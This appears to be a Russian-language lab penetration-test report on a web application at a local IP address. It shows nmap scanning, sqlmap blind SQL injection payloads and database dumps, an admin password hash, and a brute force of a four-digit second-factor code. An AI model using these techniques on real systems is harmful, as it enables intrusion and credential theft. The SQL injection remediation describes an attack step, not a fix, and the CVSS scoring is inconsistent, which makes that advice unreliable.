

Отчет о проведении анализа защищенности веб-приложения ООО «Экспрессо»

Содержание

1. Введение.....	2
2. Обзорный отчет.....	3
3. Подробный отчет о уязвимостях.....	4

1. Введение

Цель данного анализа - симуляция атаки потенциального злоумышленника на веб-приложение, оценка уровня его защищенности, обнаружение уязвимостей, анализ и разработка рекомендаций по их устранению.

1.2 Объект тестирования

Для анализа предоставили границы работ по анализу защищённости, которые включают в себя:

- Исполнение произвольного кода
- Утечку персональных данных пользователей
- Получение доступа к панели администрирования веб-приложения.

1.3. Основная классификация

Каждой уязвимости, обнаруженной в ходе проведения тестирования, присваивается определенная степень риска. Критерии данной классификации указаны ниже.

Высокий

Уязвимости присваивается высокая степень риска, если ее использование может привести к компрометации данных, доступности сервера или сервисов, выполнению произвольного кода, манипуляции с данными. Сюда же входят уязвимости связанные с отказом в обслуживании, слабые или стандартные пароли, отсутствие шифрования, доступ к произвольным файлам или конфиденциальных данных.

Средний

Уязвимость средней степени риска не приводит напрямую к компрометации или неавторизованному доступу, но предоставляют возможность или информацию, которая может быть использована потенциальным злоумышленником для дальнейшего использования в совокупности с другими уязвимостями для компрометации ресурса. Например незащищенный доступ к некритичным файлам, листинг некритичных директорий, раскрытие полных путей.

Низкий

Все остальные уязвимости, которые не могут привести к компрометации ресурса, но которые могут быть использованы потенциальным злоумышленником, для сбора информации, формировании векторов атаки и т.д.

2.Обзорный отчет

2.1 Общая оценка

По результатам проведенного тестирования веб-приложения оценивается как высоко критичная, так как были обнаружены несколько уязвимостей высокой степени риска, позволяющие получить удаленный доступ к конфиденциальным данным и панели администрирования.

2.2 Уязвимости

Воздействия на инфраструктуру были высчитаны с помощью калькулятора общей системы оценки уязвимостей версии 3.1
(https://www-first-org.translate.goog/cvss/calculator/3.1?_x_tr_sl=en&_x_tr_tl=ru&_x_tr_hl=ru&_x_tr_pto=sc#CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)

Название	Описание	Воздействие (CVSS v3.1)	Классификация	Советы по исправлению
SQL Injection	Уязвимость к SQL инъекциям позволила получить доступ к огромному количеству конфиденциальной информации, в том числе логину и паролю администратора.	10	OWASP SQL Injection https://owasp.org/www-community/attacks/SQL_Injection	Добавление столбца при каждой итерации проверки и/или использование оператора ORDER BY для определения количества столбцов.
Weak two-factor authentication	Очень слабая, почти бессмысленная двухфакторная защита, которая, по сути, является "вторым паролем"	10	Owasp latest https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/04-Authentication_Testing/07-Testing_for_Weak_Password_Policy	Смена кода каждые 3-5 провальных проверки с отправкой кода на мобильное устройство администратора.

3. Подробный отчет о уязвимостях

Начинаем, как всегда, с nmap

```
kali@kali: ~  
File Actions Edit View Help  
[kali@kali]~  
$ nmap -sC -sV 192.168.21.143  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-18 07:43 EDT  
Nmap scan report for 192.168.21.143  
Host is up (0.0015s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
22/tcp open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)  
| ssh-hostkey:  
| 3072 6b801aaeb0ad3c0756cc9eda2114dd3e (RSA)  
| 256 6fc5591d65f52f945a9ac785d643a735 (ECDSA)  
|_ 256 74ae13b715d86d5652c8f0d528202b2d (ED25519)  
80/tcp open  http      Apache httpd 2.4.52 ((Ubuntu))  
|_ http-title: Title  
|_ http-server-header: Apache/2.4.52 (Ubuntu)  
|_ http-git:  
| 192.168.21.143:80/.git/  
|   Git repository found!  
|   Repository description: Unnamed repository; edit this file 'description' to name the ...  
|_ Last commit message: \xD0\xA3\xD0\xB4\xD0\xB0\xD0\xBB\xD0\xB5\xD0\xBD\xD0\xB8\xD0\xB5 \xD1\x84\xD0\xB0\xD0\xB9\xD0\xBB\xD0\xB0 \xD1\x81 \xD1\x83\xD1\x87\xD0\xB5\xD1\x82\xD0\xBD\xD1\x8B\xD0\xBC\xD0\xB8 \xD0\xB4\xD0\xB0\xD0\xBD\xD0\xBD\xD1\x8B\xD0\xBC ...  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Заходим на сайт, проверяем код страницы на наличие забытых комментов с инфой. Не находим. Запускаем Burp suite. Смотрим на сайт и “соседние страницы”. Запускаем sqlmap и проверяем на уязвимость к SQL инъекциям. В итоге уязвимость имеется, и я начинаю “купаться” в информации.

```
kali@kali: ~  
File Actions Edit View Help  
Parameter: id (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: id=1 AND 3762=3762  
Type: time-based blind  
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)  
Payload: id=1 AND (SELECT 1648 FROM (SELECT(SLEEP(5)))lbaD)  
[07:18:29] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu 22.04 (jammy)  
web application technology: Apache 2.4.52  
back-end DBMS: MySQL > 5.0.12  
[07:18:29] [INFO] fetching database names  
[07:18:29] [INFO] fetching number of databases  
[07:18:29] [INFO] resumed: 5  
[07:18:29] [INFO] resumed: mysql  
[07:18:29] [INFO] resumed: information_schema  
[07:18:29] [INFO] resumed: performance_schema  
[07:18:29] [INFO] resumed: sys  
[07:18:29] [INFO] resumed: monoblog  
available databases [5]:  
[*] information_schema  
[*] monoblog  
[*] mysql  
[*] performance_schema  
[*] sys  
[07:18:29] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.21.143'  
[*] ending @ 07:18:29 /2023-06-19/  
[kali@kali]~  
[kali@kali]~  
$  
File Actions Edit View Help  
[07:19:43] [INFO] retrieved: time_zone_transition_type  
[07:19:43] [INFO] retrieved: user  
Database: mysql  
[37 tables]  
+-----+  
| user  
| column_priv  
| component  
| db  
| default_roles  
| engine_cost  
| func  
| general_log  
| global_grants  
| grid_executed  
| help_category  
| help_keyword  
| help_relation  
| help_topic  
| innodb_index_stats  
| innodb_table_stats  
| password_history  
| plugin  
| proxies_priv  
| replication_asynchronous_connection_follower  
| replication_asynchronous_connection_follower_managed  
| replication_group_configuration_version  
| replication_group_member_actions  
| role_edges  
| server_cost  
| servers  
| slave_master_info  
| slave_prelay_log_info  
| slave_worker_info  
| slow_log  
| tables_priv  
| time_zone  
| time_zone_leap_second  
| time_zone_name  
| time_zone_transition  
| time_zone_transition_type  
+-----+  
[07:19:44] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.21.143'  
[*] ending @ 07:19:44 /2023-06-19/  
[kali@kali]~
```

Находим логин и пароль от администратора.

```
Table: users
1 entry]
+----+-----+-----+-----+-----+-----+
| id | code | image | is_admin | password | username |
+----+-----+-----+-----+-----+-----+
| 0 | 4857 | 1546a8563dd8716f61b0ebe02db4ad1f.jpg | 1 | 21232f297a57a5a743894a0e4a801fc3 (admin) | admin |
+----+-----+-----+-----+-----+-----+

[11:12:57] [INFO] table 'monoblog.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.21.143/dump/monoblog/users.csv'
[11:12:57] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.21.143'
```

Возвращаемся в Burp suite и логинимся по найденным данным, видим “двухфакторную аутентификацию”(второй пароль). Там же видим что максимальное значения кода - 9999. Брутфорсим через Burp suite(была попытка брутфорсить через другие сервисы, в связи с очень низкой скоростью перебора в бесплатной версии, это очень сильно ударило по желаемым объемам тестирования). Получаем желаемый код.

5. Intruder attack of http://192.168.21.143 - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status c...	Error	Timeout	Length	Comment
288	4912		<input type="checkbox"/>	<input type="checkbox"/>		
233	4857	302	<input type="checkbox"/>	<input type="checkbox"/>	1907	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1903	
1	4625	200	<input type="checkbox"/>	<input type="checkbox"/>	1903	
2	4626	200	<input type="checkbox"/>	<input type="checkbox"/>	1903	
3	4627	200	<input type="checkbox"/>	<input type="checkbox"/>	1903	


Request Response

Pretty Raw Hex

```
1 POST /securitycode.php HTTP/1.1
2 Host: 192.168.21.143
3 Content-Length: 9
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.21.143
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/113.0.5672.93 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
  signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.21.143/securitycode.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=av7tqp61qc2kkopfuq1t3m6nqc
14 Connection: close
15
```

287 of 5375 0 matches

Логинимся.



Получаем доступ к панели администратора. Тут же видим возможность изменить изображение профиля. Я на 90% уверен что там не стоит проверка на формат файла и можно закинуть веб-шел, получив полный контроль над веб-приложением, но времени на тестирование не хватило.